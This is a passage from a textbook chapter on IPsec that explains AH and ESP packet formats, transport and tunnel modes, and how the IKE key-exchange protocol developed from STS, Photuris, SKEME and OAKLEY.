- **IP Encapsulating Security Payload (ESP):** This data format defines where to place SPI, sequence number, and MAC, and how to encrypt the payload of the IP packet. ESP allows to apply integrity protection and encryption to IP packets separately or combined.

Each data format can be used in two *modes*. The applicability of each mode depends on the VPN use case (Figure 8.8).

- **Transport Mode:** In transport mode, the original IP header is kept – only the payload can be encrypted, and a MAC can protect only the payload plus some static fields in the IP header. This mode can only be used within host-to-host connections (Figure 8.8).
- **Tunnel Mode:** Here, the entire IP packet – including the IP header – is protected and inserted as a payload into a new IP packet. This mode must be used for all IPsec connections that contain a gateway, i.e., for the Host-to-Gateway and Gateway-to-Gateway scenarios from Figure 8.8. The reason is that for addressing gateways as encryption/decryption devices, their IP addresses must be inserted in the packet, which is done with the new IP header.

This results in four different wire data formats, of which ESP in tunnel mode is undoubtedly the most important.

8.4.1 Transport and Tunnel Mode




Fig. 8.13 IPsec AH in Transport Mode. The *authentication header* (AH, Figure 8.17) is inserted between the original IP header and the payload data of the IP packet – usually, this is TCP or UDP data.

AH in Transport Mode The *authentication header* (AH, Figure 8.17) is inserted between the payload data and the original IP header (Figure 8.13; [36]). In AH-/Transport mode, the payload and the static fields of the header (Figure 8.18) are integrity-protected, but encryption is not possible.




Fig. 8.14 IPsec ESP in Transport Mode. Hatched sections are encrypted.

ESP in Transport Mode The ESP data format [37] is slightly more complex, because it adds an ESP header and an ESP trailer (Figure 8.14). For block ciphers, padding is used to enlarge the plaintext to a multiple of the cipher's block length. The MAC is contained in the ESP trailer and protects the ESP header, the payload data, and the padding. If encryption is applied, then the MAC is computed over the ciphertext of the payload data and the padding. In contrast to AH, no part of the original IP header is integrity protected. Encryption and MAC calculation are optional in ESP, but at least one of the two mechanisms must be applied to an IP packet. If both mechanisms are used, the result is an authenticated encryption scheme following the *Encrypt-then-MAC* paradigm (section 3.8).




Fig. 8.15 IPsec AH in tunnel mode.

Tunnel Mode In tunnel mode, the original IP packet – including the IP header – is used as the payload of a *new* IP packet. The new IP header contains the IP address of the VPN gateways, either one address in Host-to-Gateway mode or two addresses in Gateway-to-Gateway mode.

AH in Tunnel Mode The authentication header is inserted between the new and the original IP header. It contains a MAC over the original payload, overall – frozen – fields of the original header, and over the static fields of the new header. Encryption is not possible.




Fig. 8.16 IPsec ESP in tunnel mode. Hatched sections are encrypted.

ESP in Tunnel Mode Figure 8.16 shows the data sections of IPsec ESP in tunnel mode. The original IP packet plus the padding is encrypted. The MAC contained in the ESP trailer is computed over the ciphertext plus the ESP header.

8.4.2 Authentication Header (AH)

The data format *IP Authentication Header* (AH) [38, 36, 19] only protects the integrity of the transmitted data.

The AH header consists of six parts (Figure 8.17):

1. As in other Internet data formats, the *Next Header* field (1 byte) specifies the type of the following data (e.g., TCP or UDP).
2. The *Payload Length* (1 byte) is calculated as the length of the AH header in 32-bit words minus 2. An AH header containing a 128-bit MAC would thus have




Fig. 8.17 Wire format of AH. Each line contains 32 bits (4 bytes).

a payload length of 5 – there are three fixed 32-bit word fields, and the MAC contains four 32-bit words.

3. 16 bits are reserved for future usage.
4. The *Security Parameters Index* (SPI), together with the IP address of the remote host, forms the unique reference to the SA database (4 bytes).
5. A 32-bit or 64-bit *sequence number field* is intended to prevent replay attacks. After negotiation of a SA, the sequence number is initialized with 0, and the first IP packet is assigned the sequence number 1.
6. The content and size of the *Authentication Data* field depends on the algorithm used for MAC calculation. These are each described in separate RFCs (e.g. [44]).

Included in MAC calculation	Set to "0" for MAC calculation
<ul style="list-style-type: none"> - Version - Internet Header Length - Total Length - Identification - Protocol (Here must be the value for AH.) - Source Address - Destination Address 	<ul style="list-style-type: none"> - TOS/DSCP - Flags - Fragment Offset - Time to Live (TTL) - Header Checksum

Fig. 8.18 Handling of IP header fields during MAC calculation.

To calculate the MAC contained in the authentication data field – also called *Integrity Check Value* (ICV) – it is necessary to specify precisely how to handle the different fields in the IP header. Figure 8.18 summarizes this specification.

Besides the fields from Figure 8.18, which are always present, each IP header may contain a variable number of options. AH considers these options as a unit. If even one option from this list is variable, all bytes of all option fields are set to 0x00 for MAC computation. An overview of how the options are handled can be found in [38].

8.4.3 Encapsulating Security Payload (ESP)




Fig. 8.19 ESP-Header and Trailer with included data and padding.

The data format *IP Encapsulating Security Payload* (ESP) can be used to add integrity protection, confidentiality, or both to an IP packet. However, it is not advisable to use encryption without a MAC, as this could endanger confidentiality [13]. The individual fields of ESP are the following (Figure 8.19):

- The fields *SPI* and *Sequence Number* have the same meaning as for AH. They are always present.
- *Payload Data* consists of the payload of the original IP packet in transport mode or the original IP packet in tunnel mode. If an encryption algorithm requires the explicit transmission of an initialization vector (IV), this IV is contained at the beginning of the payload data field and is *not* encrypted.
- Padding must be inserted for two reasons:
 - The beginning of the Authentication Data field must coincide with the beginning of a 32-bit word.
 - When using a block cipher, the number of padding bytes must be chosen such that the length of Payload Data plus Padding plus Pad Length (1 byte) plus Next Header (1 byte) is always a multiple of the block length. If ℓ bytes padding is needed, these bytes have the values $1, 2, \dots, \ell$.
- To be able to remove the padding bytes after decryption, their number must be specified in Pad Length. Since this field is only 1 byte in size, only values from 0 to 255 are permitted here.
- As with other Internet protocols, *Next Header* specifies the payload's content.
- The MAC, which is only calculated over static fields, is stored in *Authentication Data*.

8.4.4 ESP and AH in IPv6

In the IPv6 ecosystem, AH and ESP are two extension headers that are only inserted if confidentiality or authenticity is required. Since AH and ESP only provide services for senders and recipients, they should be placed behind the extension headers required by IPv6 routers. Additional headers can be placed before or after AH or ESP.

8.5 IPsec Key Management: Development

In IPsec, key management is an independent application that uses unprotected UDP/IP packets. It is usually started by the AH or ESP module if a required SA is not yet available. In current IPsec implementations, the Internet Key Exchange Protocol (IKE) version 1 [25] or version 2 (IKEv2, [35]) is responsible for key management. IKE is an *authenticated key agreement protocol* (AKE, section 4.4), i.e., its goal is to authenticate both hosts and establish a shared secret key. In practice, AKE protocols also negotiate cryptographic algorithms and other parameters. Although the RFCs for IKEv1 have been obsoleted by RFC 4306, this protocol version is still present and usable in many IPsec implementations.

IKE is very complex and has a long history. This section will document this history to understand why IKE received its present form and which features of the predecessor protocols have been adopted.

8.5.1 Station-to-Station Protocol

All variants of IKE are based on the Diffie-Hellman key exchange protocol (DHKE, section 2.5). Since DHKE is vulnerable to man-in-the-middle attacks, the *station-to-station protocol* (STS, Figure 8.20) published by Whitfield Diffie, Paul C. van Oorschot, and Michael J. Wiener [14] was used as a starting point.

The core of the STS protocol is DHKE. The DH shares X and Y exchanged between initiator and responder are authenticated by signing two different hash values (note the exchanged order of X and Y). For privacy reasons, both signatures are encrypted with the key k derived from $CDH(X, Y) = g^{xy}$. Both parties must have a signature key pair and know the other party's public key. STS has Perfect Forward Secrecy (Definition 2.5) since the long-lived public/private key pairs are only used for authentication.




Fig. 8.20 STS Protocol. Each participant X needs a signature key pair (sk_X, pk_X) .

8.5.2 Photuris

Receiving a value X in the STS protocol triggers two private key operations at the responder: the computation of Y and a digital signature. This binds resources at the responder and may be used for Denial of Service (DoS) attacks, where an attacker (with a spoofed IP source address) sends many randomly chosen values X' to the victim.

Photuris is a protocol scheme described by P. Karn, and W. Simpson [32], where particular emphasis was placed on protection against DoS attacks. It uses a *cookie*¹ mechanism to prevent DoS attacks. In Photuris, a *cookie* is a 128 bit value. On a cookie request message from the initiator (Figure 8.21), which contains the 128-bit value cky_I , the responder only responds with his cookie cky_R – no private key operations are needed. When the DH share X arrives with message 3, it is only processed if this message contains the correct cookie value cky_R . If cky_R is random or pseudorandom, this check makes IP spoofing impossible since message 2 is sent to the spoofed IP address and is thus inaccessible to the attacker. Please note that while IP spoofing-based DoS attacks can be mitigated with this mechanism, other types of DoS attacks are still possible.

Anti-DoS cookies can be *stateful* or *stateless*. In the exemplary instantiation of the Photuris protocol in Figure 8.21, the cookies are *stateful* – they are chosen randomly and, therefore, must be stored by both parties, which changes their internal state. Anti-DoS cookies can also be *stateless* – cky_R would then be *computed* by the responder before sending message 2 and re-computed after receiving message 3. For example, this computation could be implemented as $cky_R \leftarrow \text{PRF}_{k_R}(IP_R, IP_I, date, time)$, where k_R is a symmetric key known only to the responder. This is, of course, only one possible construction. A stateless cookie should fulfill three conditions to prevent DoS attacks:

¹ Please note that Photuris cookies have a different purpose than HTTP session cookies.




Fig. 8.21 The four phases of a possible instantiation of the Photuris protocol.

- **The cookie should depend on the connection to be established.** This can be achieved, for example, by including the source and destination IP address (and possibly also the two UDP or TCP ports) in the computation of the cookie.
- **Nobody but the creator of the cookie must be able to compute a valid cookie.** This is the case if a secret cryptographic key only known to the creator of the cookie is used in the computation. This value should be pseudorandom to mitigate attacks where the adversary simply guesses a cookie value.
- **The cookie generation must be fast enough not to tie up significant resources in the computer.** This can be achieved using symmetric primitives like hash functions or MAC algorithms.

After the cookie exchange, a DHKE is performed in the *value exchange* phase. In the *identity exchange* phase, the first four messages are authenticated through a digital signature. Again, for privacy reasons, these signatures are encrypted. The *SPI exchange* phase can be executed multiple times and can be invoked by both participants – here, the roles of initiator and responder may change. In our instantiation, the initiator selects a description D_{SPI} of the cryptographic features needed – algorithms, key lengths, SPI unique identifier – and sends this description to the responder. Two keys are derived from the shared secret g^{xy} established in the value exchange phase, D_{SPI} and distinguishing labels ℓ_M, ℓ_E . The key k_M is used to authenticate the messages and k_E to encrypt them.

Photuris only describes a protocol *scheme* that has never been fully specified – therefore, Figure 8.21 is only meant to illustrate the ideas behind Photuris. At IETF, the protocol scheme has not progressed beyond the experimental stage. But the phase structure and the cookie mechanism were first adopted in OAKLEY and then in IKEv1. The first three phases of Photuris, which can only be executed once, became phase 1 of the Internet Key Exchange, and the fourth phase, which can be performed as often as necessary, became, in a modified form, phase 2.

8.5.3 SKEME

The SKEME protocol by Hugo Krawczyk [42] contributes two new ideas to the history of IKE. First, it shows how to authenticate DHKE without using digital signatures. Second, it describes how to “compress” the protocol flow in order to complete the protocol within 1.5 RTT (Figure 8.22).

Figure 8.23 depicts the uncompressed protocol flow. In the SHARE phase, A and B randomly choose and confidentially exchange two values k_I, k_R . These two values are combined using a hash function to form the symmetric authentication key k_{mac} . The exchanged messages are encrypted with the recipient’s public key so that only the two intended parties have both values k_I and k_R . Only these two parties can derive k_{mac} , so any party which can compute valid MACs with this key must be either the initiator ID_I or the responder ID_R .

The EXCH phase uses DHKE, so SKEME guarantees perfect forward secrecy (PFS) for the final session keys k_{sess} .




Fig. 8.22 SKEME protocol with nested phases.

In the AUTH phase, the symmetric key k_{mac} is used to authenticate the two DH shares and the identities of the two parties. The session key k_{sess} is then derived from the DHKE value $CDH(X, Y) = g^{xy}$, which is now authenticated based on the two exchanged MACs.

If more than one session key is needed, in SKEME it is sufficient to execute the EXCH and AUTH phases. Since only symmetric cryptography is used in the AUTH phase, the only resource-consuming operation is DHKE.

The three phases of SKEME can also be nested to complete authenticated key agreement in only 1.5 RTT (Figure 8.22). This idea and the idea of initiator and responder authentication by *public key encryption* were adopted in IKEv1.

8.5.4 OAKLEY

Hilary Orman [47] combined concepts from Photuris, SKEME, and STS in the OAKLEY protocol and developed them further:

- **STS:** Authentication of DHKE via digital signatures, encryption of privacy-related data like digital signatures.




Fig. 8.23 The three phases of the SKEME protocol.

- **Photuris:** (Stateless) cookies for DoS protection – in Oakley and IKE, the pair $\text{cky}_I, \text{cky}_R$ additionally serves as the unique identity of a protocol session; SPI exchange phase to be repeated multiple times
- **SKEME:** Authentication of DHKE via public key encryption, nesting of phases

In addition, Oakley fills gaps in these protocols by providing mechanisms for negotiating cryptographic algorithms and parameters.

OAKLEY does not define a fixed sequence of messages but can instead be seen as a kit from which you can assemble various protocols. Each of the two parties may decide, in each protocol step, how much information it wants to send to the other party. The more information, the faster the exchange is completed, and the less information, the more security properties the protocol may have.

Three examples from RFC 2412 [47] shall illustrate this principle. The selected examples are mirrored in IKEv1.




Fig. 8.24 Simplified presentation of the OAKLEY Conservative Mode with the protection of identities and authentication based on public key encryption and MACs [47, Section 2.4.3].

OAKLEY Conservative Mode. In Figure 8.24 a slow (*conservative*) mode of the OAKLEY protocol is depicted. For simplicity, we omit constant protocol labels, which are used to select different options of OAKLEY. Participants are authenticated by public-key encryption as in the SKEME protocol, and as much information as possible is hidden from a passive attacker.

In the first two messages, Photuris cookies provide DoS protection. In the following two messages, DHKE is performed, and the responder selects one algorithm for each category (encryption, MAC, key derivation, ...) *opt* from a list of possible algo-

rithms \overrightarrow{opt} . The key k_p derived from the DH value allows encrypting all subsequent messages, but the two cookie values do not belong to the message. The MAC key k_{mac} is derived from the two nonces n_I and n_R and is used to authenticate the values listed in the two message transcripts $trans_I, trans_R$. This mode has the following properties:

- Protection against denial of service attacks
- Perfect Forward Secrecy through DHKE
- Confidentiality of identities through encryption with k_p

The main disadvantage of this mode is that it needs 3.5 Round Trip Times (RTT) to complete an authenticated key exchange.




Fig. 8.25 Aggressive Mode for OAKLEY [47, Section 2.4.1].

OAKLEY Aggressive Mode. The *aggressive mode* of OAKLEY transmits all information as soon as possible. In this mode, the cookies no longer serve to defend against DoS attacks but only to identify the connection. The identities of the two parties are transmitted as cleartext. In the variant shown in Figure 8.25, digital signatures are used to authenticate the messages, and all transmitted values except cky_I and cky_R are signed.




Fig. 8.26 Quick Mode at OAKLEY [47, Section 2.9].

OAKLEY Quick Mode. If both initiator and responder share a symmetric key k_{IR} , new session keys k_{spi} can be derived from this key using a symmetric key agreement protocol (subsection 4.3.2). In this *quick mode* shown in Figure 8.26 only two nonces n'_I and n'_R are exchanged, and each of them is authenticated by a MAC using the key k_{IR} . The symmetric key k_{IR} can be a manually installed preshared key or the result of another OAKLEY protocol, e.g., of OAKLEY conservative or aggressive mode.

8.6 Internet Key Exchange Version 1 (IKEv1)

The *Internet Key Exchange* (IKE) specified in RFC 2409 [25] selects ten protocol variants from OAKLEY and SKEME, assigns them to one of two phases, and describes implementation details. The data format to be used is defined in a different standard with the bulky name *Internet Security Association and Key Management Protocol* (ISAKMP) (section 8.6.2). Since ISAKMP was designed as a universal data format, an *IPsec Domain of Interpretation* document [50] is required for ISAKMP, although in practice, ISAKMP is used exclusively for IKEv1. Four standards describe IKEv1: OAKLEY (RFC 2412), ISAKMP (RFC 2408), IPsec DoI (RFC 2407), and

of course, RFC 2409. IKEv1 is a very complex standard. In this section, we try to structure this complexity meaningfully.

8.6.1 Phases in IKEv1

Several communication channels may exist simultaneously at the IP level between two hosts. These channels may have different security requirements (e.g., real-time audio communication or bulk data transmission). IKE must therefore be able to negotiate multiple security associations between two hosts efficiently. Therefore, this task of IKE phase 2 is depicted in multiple instances in Figure 8.27. The keys and algorithms negotiated in phase 2 are then used to protect IP packets with ESP or AH. Phase 2 uses authenticated key material from phase 1.




Fig. 8.27 The two phases of IKE. Sections in light grey represent messages that are encrypted with a handshake key.

Overview Figure 8.27 gives a graphical overview of the two phases of IKEv1. An authenticated key agreement protocol (AKE, section 4.4) is executed in both phases.

